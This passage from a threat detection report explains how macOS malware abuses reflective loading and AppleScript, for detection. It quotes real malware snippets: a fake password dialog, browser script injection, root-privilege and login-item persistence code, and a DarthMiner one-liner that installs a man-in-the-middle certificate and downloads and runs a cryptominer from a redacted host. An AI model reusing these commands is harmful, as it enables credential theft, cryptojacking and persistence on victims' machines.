Chester's work successfully accomplishes these goals, and we can verify this by again watching for the module writeback to occur. If the writeback does not occur, then we've largely re-gained reflective loading capabilities. Additionally, two of these variations are distinct from Dyld's **NSCreateObjectFileImageFromMemory / NSLinkModule** API functions. By running another Mac Monitor trace against this implementation, we can clearly see that the module's image is *not* being written to disk, blinding file-based detection heuristics.

Dyld-DeNeuralyzer: Avoids writing the module to disk

TAKE ACTION

Visit the [Reflective Code Loading technique page](#) to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

Basic

Modern installs of macOS will largely mitigate the opportunity for adversaries to reflectively load code on the platform. By building mitigations into new versions of macOS at a key point, Apple has given defenders ample time to profile reflectively loaded code statically on disk.

Advanced

However, as we've cited above: [research published in January 2023](#) demonstrated it's possible to successfully restore reflective loading. Beyond that single implementation, the potential for adversaries to develop their own dynamic loader always exists. Therefore, defenders cannot rely on file-based monitoring solutions alone and should opt-in to EDR-based monitoring solutions to identify suspicious process behaviors.

FEATURED
TECHNIQUE

AppleScript (T1611)

Adversaries continue to abuse macOS's native scripting interpreter, AppleScript.

Analysis

Gaining execution on macOS can be noisy. When binaries are dropped to disk, there is ample opportunity for defenders to respond, be it via traditional static-based detection or more modern process-centric behaviors. It's for this reason that adversaries tend towards a "[Living off the Orchard](#)" (LOOBin) approach, which assumes the host has only factory software installed. Native Open Scripting Architecture (OSA) languages like **AppleScript** offer immensely powerful system automation and Objective-C bridging functionality that enables execution, defense evasion, and more. In fact, the prevalence of adversaries abusing OSA was pressing enough that it prompted us to [chat about it for an entire hour](#) with our friends from Jamf and MITRE.

How do adversaries leverage AppleScript?

AppleScript, like any other scripting language, offers capabilities like variables, control flow, commands, and more. However, where it and other OSA-based languages really shine is in the ability to automate the system and call native APIs. This is why adversaries are drawn to the language, along with the defense evasion properties associated with in-memory execution and run-only scripts. We've seen adoption across malware families ranging from [adware](#) to [remote access trojans \(RAT\)](#).

Adversaries have several **distinct variations** to enable AppleScript execution, each with their own distinct characteristics:

- **Use of the `osascript` binary or shell scripts:** This is by far the most common example and the easiest to detect. This variation is simply the user executing AppleScript in-line or through a file or inter process communication (IPC) at the command line via the [`/usr/bin/osascript`](#) [`LOOBin`](#).

- **The NSAppleScript/NSUserAppleScriptTask APIs and OSAKit framework:** The programmatic execution of AppleScript code, which occur in more advanced use cases largely for defense evasion from an agent payload.
- **Applets:** These are becoming a more frequent alternative to traditional Objective-C, Swift, Go, and other compiled payloads. Simply put, applets are “compiled” OSA code, a thin Mach-O wrapper, and an application bundle structure. For an in-depth look at applets themselves, read our blog on [Application Bundle Manipulation](#), which explores their use by the authors of **XCSSET** malware.

Next, we'll go through some examples of adversaries leveraging each of these variations.

Variation 1: `osascript`

This first variation is characterized by executing AppleScript code in-line or from a file or IPC via the `/usr/bin/osascript` LOOBin. It typically happens early in the attack for **staging** or **persisting** resources. Importantly, adversarial use of AppleScript here is relatively easy to detect.

In the most simple case, if an adversary needs to grab the user's login password, for example, they might do something similar to **MacStealer's** implementation. Here they leverage `osascript` to execute AppleScript code in-line, generating a basic **dialog box**.

```
osascript -e display dialog "MacOS wants to access the  
System Preferences," with title "System Preferences" with  
icon caution default answer "" with hidden answer
```

Or in the case of **Pirrit** adware, the adversary leverages AppleScript to manipulate (restart in this case) Firefox, Chrome, or Safari for their changes to take effect.

```
#!/bin/bash

cd $(dirname $0)
killall firefox
relaunch_firefox=$?
killall "Google Chrome"
relaunch_chrome=$?
killall Safari
relaunch_safari=$?
sleep 2
./BrowserEnhancer.app/Contents/MacOS/BrowserEnhancer $1 $2
$3 $4 $5

if [ $relaunch_firefox -eq 0 ];
then
    osascript -e "tell application \"firefox\" to launch"
    sleep 1
    osascript -e "tell application \"firefox\" to close
windows"
fi

if [ $relaunch_chrome -eq 0 ];
then

    open -a "Google Chrome" -g --args --no-startup-window
fi
exit 0
```

Later on in its intrusion lifecycle, Pirrit leverages AppleScript to inject JavaScript into the user's browser (here you can see **Safari** and **Chrome** samples doing this). This will be executed via `/usr/bin/osascript` in script form as well.

```
global _pid
set _pid to "pid_value_to_replace"

repeat
    <event _XFdrljct> {}
end repeat

on <event _XFdrljct> {}
delay 0.5
try
    if is _Safari _running() then
        tell application "Safari" to set page _source to
do JavaScript "document.body.innerHTML;" in current tab
of first window
        if page _source does not contain _pid then
            set theURL to URL of current tab of first
window
            if theURL is not equal to "about:blank" then
                tell application "Safari" to do
JavaScript "var pidDiv = document.createElement('div');"
pidDiv.style.display = 'none'; pidDiv.innerHTML = '\""
& _pid & '\"; document.getElementsByTagName('body')[0].
appendChild(pidDiv);" in current tab of first window
                tell application "Safari" to do JavaScript
"var js _script = document.createElement('script'); js _script.type = 'text/javascript'; js _script.src = 'script _to _inject'; document.getElementsByTagName('head')[0].
appendChild(js _script);" in current tab of first window
            end if
        end if
    end if
end try
end <event _XFdrljct>

on is _Safari _running()
tell application "System Events" to (name of processes)
contains "Safari"
```

Furthermore, **OSX.DarthMiner** (a RAT) leverages AppleScript to download and install **EmPyre**, persist as a Launch Agent, install **XMRig**, and install a man-in-the-middle (MitM) certificate.

```
osascript -e "do shell script \"networksetup  
-setsecurewebproxy \"Wi-Fi\" XX.XXX.XXX.XXX 8080 &&  
networksetup -setwebproxy \"Wi-Fi\" XX.XXX.XXX.XXX 8080 &&  
curl -x http://XX.XXX.XXX.XXX:8080 http://mitm.it/cert/  
pem -o verysecurecert.pem && security add-trusted-cert  
-d -r trustRoot -k /Library/Keychains/System.keychain  
verysecurecert.pem" with administrator privileges" cd ~/  
Library/LaunchAgents curl -o com.apple.rig.plist http://  
XX.XXX.XXX.XXX/com.apple.rig.plist curl -o com.proxy.  
initialize.plist http://XX.XXX.XXX.XXX/com.proxy.initialize.  
plist launchctl load -w com.apple.rig.plist launchctl load  
-w com.proxy.initialize.plist cd /Users/Shared curl -o  
config.json http://XX.XXX.XXX.XXX/config.json curl -o xmrig  
http://XX.XXX.XXX.XXX/xmrig chmod +x ./xmrig rm -rf ./  
xmrig2 rm -rf ./config2.json ./xmrig -c config.json &
```

The flexibility and power offered by AppleScript has also extended to red teamers with the **Apfell** and **Poseidon** Mythic agents (just to name a couple). For example, **Apfell's** entire implementation is in JavaScript for Automation (JXA)—another OSA language and sister language to AppleScript—which we also discussed at length in our **webinar**.

Variation 2: NSAppleScript and OSAKit

Here we're referring to the programmatic execution of AppleScript via the **NSAppleScript** / **NSUserAppleScriptTask** API and **OSAKit** framework. The functions you'll largely be concerned with include:

NSAppleScript

- **executeAndReturnError**
- **executeAppleEvent**

OSAKit

- **executeAndReturnError**
- **executeAppleEvent**

NSUserAppleScriptTask

- **execute(withAppleEvent:completionHandler:)**

In 2017, the **Snake** trojan abused AppleScript's ability to execute code as the root user. By abusing the `do shell script's with administrator privileges` parameter, Snake was able to display a generic dialog requesting authentication. In this case, the `./install.sh` script will run with `root` privileges.

```
int _main(int arg0, int arg1) {
    rax = [NSBundle mainBundle];
    rax = [rax retain];
    rax = [rax bundlePath];

    rax = [NSString stringWithFormat:@"%@", rax, @"/install.sh"];

    var _A8 = [NSString stringWithFormat:@"do shell script
\"%@\" with administrator
privileges", rax];

    var _B0 = [[NSAppleScript alloc] initWithSource:var _A8];
    var _B8 = [var _B0 executeAndReturnError:&var _B8];

    // ...
}
```

Additionally, Patrick Wardle pointed out that the authors of **OSX/Dok** progressed things a bit further by persisting via a login item. AppleScript's simplicity and power shines through here yet again, showcasing essentially in one line how to persist using Apple's latest **BTM (Background Task Management)** service.

```
osascript -e 'tell application "System Events" to make
login item at end with properties {path:"/path/to/
executable", hidden:false}'
```

```
void -[AppDelegate AddLoginScript](void * self, void * _cmd) {

    r14 = [NSDictionary new];
    r15 = [[NSString stringWithFormat:@"tell application
\"System Events\" to make
login item at end with properties {path:\"%@\"}",
self->needLocation] retain];
    rbx = [[NSAppleScript alloc] initWithSource:r15];
    var _28 = r14;
    [rbx executeAndReturnError:&var _28];
    return;
}
```

The Poseidon Mythic Agent (written in Go) also has the ability to execute OSA Code (albeit JXA) via OSKit's **executeAndReturnError** function.

```
// ...
NSString *codeString = [NSString stringWithUTF8String:s];
OSALanguage *lang = [OSALanguage
languageForName:@"JavaScript"];
OSAScript *script = [[OSAScript alloc]
initWithSource:codeString language:lang];

NSDictionary * _ _ autoreleasing runError =nil;
NSAppleEventDescriptor* res = [script
executeAndReturnError:&runError];
// ...
```

Variation 3: Applets

Applets, for all intents and purposes, are “apps.” Simply put, they’re “compiled” OSA code, a thin Mach-O wrapper, and an application bundle structure. This makes them an ideal candidate in which to conceal malicious code. We’ve explored this variation in-depth with our research on **application bundle manipulation**. However, the key point to understand is demonstrated by XCSSET’s procedures.

In the following example, you can see that the authors compile a “**run only**” applet with **osacompile -x**. Compiling an applet in this way, as “run only,” is a form of obfuscation that helps to evade static analysis. We’ll point the reader to the **aevt _ decompile** tool developed by SentinelOne’s Phil Stokes if you happen to come across any examples.

```
set payload to quoted form of (do shell script "curl -ks
https://" & domain & "/agents/scripts/screen.appleScript")

do shell script "osacompile -x -e " & payload & " -o " &
quoted form of tempApp

set targetDest to (getPathForBundleId(appID)) & "/Contents/
MacOS/"
set targetFiles to {tempAppFile, chkdsAppFile}
```

The **RustBucket** malware discovered by Jamf Threat Labs (and thought to be connected to the BlueNoroff threat actor) was distributed as an unsigned applet named **Internal PDF Viewer.app**. This technique, masquerading as a PDF viewer, can trick the user into executing the malware and unwittingly compromising their machine.

A list of in-the-wild examples of malware abusing AppleScript

Identified	Variant	Classification
2017	OSX.Pirrit	Adware
2017	Snake	Trojan
2017	OSX/Dok	RAT
2018	OSX.DarthMiner	RAT
2019	OSX.Pirrit (second variant)	Adware
2020	OSX.EvilQuest / ThiefQuest	Stealer
2020	XCSSET	RAT
2021	OSX.OSAMiner	Cryptojacking
2023	RustBucket	Stager / RAT
2023	Atomic Stealer	Stealer
2023	MacStealer	Stealer
2023	Geacon stager	Stealer
2023	MetaStealer	Stealer

TAKE ACTION


Visit the [AppleScript technique page](#) to explore:

- relevant MITRE ATT&CK **data sources**
- **log sources** to expand your collection
- **detection opportunities** you can tune to your environment
- **atomic tests** to validate your coverage

In `System Settings.app` → `General` → `Sharing`, ensure that **Remote Application Scripting** is disabled. This option can be configured by MDM and is largely a legacy power user feature. Additionally, users can be tricked into running malicious scripts from the abuse of the AppleScript URL handler. Users should be trained not to proceed with software installs from suspicious-looking or low-reputation websites.


In our “**Exploring the Dark Arts on macOS**” webinar, we simulated a user being tricked into running a malicious script under the assumption they’re getting special preview access to a fake Apple product called “iCloud Pro.”

An example of a malicious phishing site: “iCloud Pro”




TAKE ACTION

The user confirmation dialog presented by macOS.




How one of these scripts could present itself to the user.
Nothing scary on the surface.



TAKE ACTION

But, scroll down and you're given an idea of what the adversary is doing here.





acknowledgements

Thanks to the dozens of security experts, writers, editors, designers, developers, and project managers who invested countless hours to produce this report. And a huge thanks to the **MITRE ATT&CK®** team, whose framework has helped the community take a giant leap forward in understanding and tracking adversary behaviors. Also a huge thanks to all the Canaries—past and present—who have worked on past Threat Detection Reports over the last six years. The Threat Detection Report is iterative, and parts of the 2024 report are derived from previous years. This report wouldn't be possible without all of you!

A special thanks to the following Canaries who contributed to this year's report:

Jimmy Astle	Jason Killam
Dave Bogle	Tony Lambert
Tyler Bohlmann	Frank Lee
Brandon Dalton	Will Lee
Rafael Del Ray	Chris Martinez
Mike Devens	Susannah Clark Matt
Brian Donohue	Keith McCammon
Jeff Felling	Shelley Moore
Mak Foss	Madhav Nakar
Margaret Garcia	Katie Nickels
Thomas Gardner	Kyle Rainey
Matt Graeber	Stef Rand
Dominic Heidt	Justin Schoenfeld
Christina Johns	Shane Welcher